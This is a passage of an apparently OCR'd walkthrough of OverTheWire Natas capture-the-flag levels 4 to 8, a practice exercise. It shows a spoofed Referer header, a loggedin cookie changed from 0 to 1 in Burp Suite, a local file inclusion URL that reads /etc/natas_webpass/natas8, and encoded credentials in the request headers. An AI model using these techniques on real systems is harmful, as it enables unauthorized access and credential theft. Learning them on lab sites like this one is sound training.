
```
GET /index.php HTTP/1.1
Host: natas4.natas.labs.overthewire.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://natas5.natas.labs.overthewire.org/index.php
Authorization: Basic bmF0YXM0OnRLT2NKSWJ6TTRsVHM4aGJDbXpuNVpyNDQzNGZHW1Ft
Connection: close
Cookie: __utma=176859643.213330818.1693066047.1693069331.1693071202.3; __utmz=
176859643.1693066047.1.1.utmcsr=google|utmccn=(organic)|utmcmd=organic|utmctr=(not%20provided);
__utmc=176859643; __utmb=176859643.1.10.1693071202
Upgrade-Insecure-Requests: 1
```

After making the above changes to the referrer password for the level 5 can be obtain.

Level 4 →Level 5

Username: natas5
URL: http://natas5.natas.labs.overthewire.org


Through clicking this link and providing the necessary credentials you are directed to this page.


Kali Linux [Running] - Oracle VM VirtualBox
Applications Places Firefox ESR Aug 26 23:41
Kali Linux
OverTheWire: Natas Level
natas5.natas.labs.overthewire
natas5.natas.labs.overthewire.org
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec picoCTF - CMU Cybers... picoCTF - picoGym Ch... HACKING
NATAS5

Access disallowed. You are not logged in

When moved to the view page source or Inspect there is nothing special there but when our proxy is on and then intercepted through the Burpsuite it shows some loggedin = 0 in Cookie so it can be a vulnerability

So I changed it to loggedin = 1 then after the reload it gives the password for the level 6


Burp Suite Community Edition v2023.4.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex


Request to http://natas5.natas.labs.overthewire.org:80 [13.51.8.181]

```
GET / HTTP/1.1
Host: natas5.natas.labs.overthewire.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic bmF0YXM1OlowTnNydElrSm9LQUxCQ0xpNWVxRmZjUk44MkF1Mm9E
Connection: close
Cookie: __utma=176859643.213330818.1693066047.1693071202.1693073146.4; __utmz=
176859643.1693066047.1.1.utmcsr=google|utmccn=(organic)|utmcmd=organic|utmctr=(not%20provided); __utmc=176859643;
__utmb=176859643.7.10.1693073146; loggedin=1
Upgrade-Insecure-Requests: 1
```


Level 5 →Level 6

Username: natas6
URL: http://natas6.natas.labs.overthewire.org

Through clicking this link and providing the necessary credentials you are directed to this page.



In here the only option would be to click the View sourcecode link and once it is directed to the following which is quite different




Kali Linux [Running] - Oracle VM VirtualBox

natas6.natas.labs.overthewire.org/index-source.html


```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas6", "pass": "<censored>" };</script></head>
<body>
<h1>natas6</h1>
<div id="content">

<?

include "includes/secret.inc";

    if(array_key_exists("submit", $_POST)) {
        if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
    }
    }
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

include "includes/secret.inc"; in this line it mentioned about a directory first all we must move to that directory to get some more clues

http://natas6.natas.labs.overthewire.org just change this URL to this natas6.natas.labs.overthewire.org/includes/secret.inc it displays a blank page as below



but once page source is viewed it shows some text.



```
<?
$secret = "FOEIUWGHFEEUHOFUOIU";
?>
```


```
if(array_key_exists("submit", $_POST)) {
        if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
    }
    }
```

From this code we can clearly identify that if we provide the secret the password for level 7 can be obtained.

Level 6 →Level 7

Username: natas7
URL: http://natas7.natas.labs.overthewire.org

Through clicking this link and providing the necessary credentials you are directed to this page.



When moved to the inspector element it gives a hint where to find the next password?

hint: password for webuser natas8 is in /etc/natas_webpass/natas8

if we changed the URL from
http://natas7.natas.labs.overthewire.org/index.php?page=about to this
http://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8


then we can get the password for the next level. From these URL we can clearl see this is using php.

In here the concept we are using is **local file inclusion**.

Level 7 →Level 8

Username: natas8
URL: http://natas8.natas.labs.overthewire.org

Through clicking this link and providing the necessary credentials you are directed to this page.


Kali Linux [Running] - Oracle VM VirtualBox
Applications
Places
Firefox ESR
Aug 27 00:44
natas8.natas.labs.overthewire.org/index.php?page=home
NATAS8
Input secret:
Submit Query
View sourcecode

In the View sourcecode link it gives the hint the only thing we have to do is find a way to decode the encoded Secret for that we can use online decoders.
https://gchq.github.io/CyberChef/ is good for this purpose

```
<?

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
    print "Access granted. The password for natas9 is <censored>";
    } else {
    print "Wrong secret";
    }
}
?>
```

bin2hex(strrev(base64_encode($secret)))


step 1 **bin2hex -** binary to hexadecimal

step 2 **strrev** - string reversed basically reversing the string

step 3 **base64 –** convert to base 64

in here must do reverse engineering to decode the code.

After that when we can submit the decoded secret then we can get the password for the next level.



```
https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')&input=M2QzZDUxNjM0Mzc0NmQ0ZDZkNmMzMTU2Njk1NjMzNjI
```

from hex

From Hex

From Hexdump


From Hex Content

From Hex

Delimiter
Auto

```
3d3d516343746d4d6d6c315669563362
```

```
==QcCtmMml1ViV3b
```



Kali Linux [Running] - Oracle VM VirtualBox

Aug 27 01:06

https://gchq.github.io/CyberChef/#recipe=Reverse('Character')From_Hex('Auto'/breakpoint)&input=PT1RY0N0bU1tbDF

Operations: rever

Recipe:

Reverse — By: Character

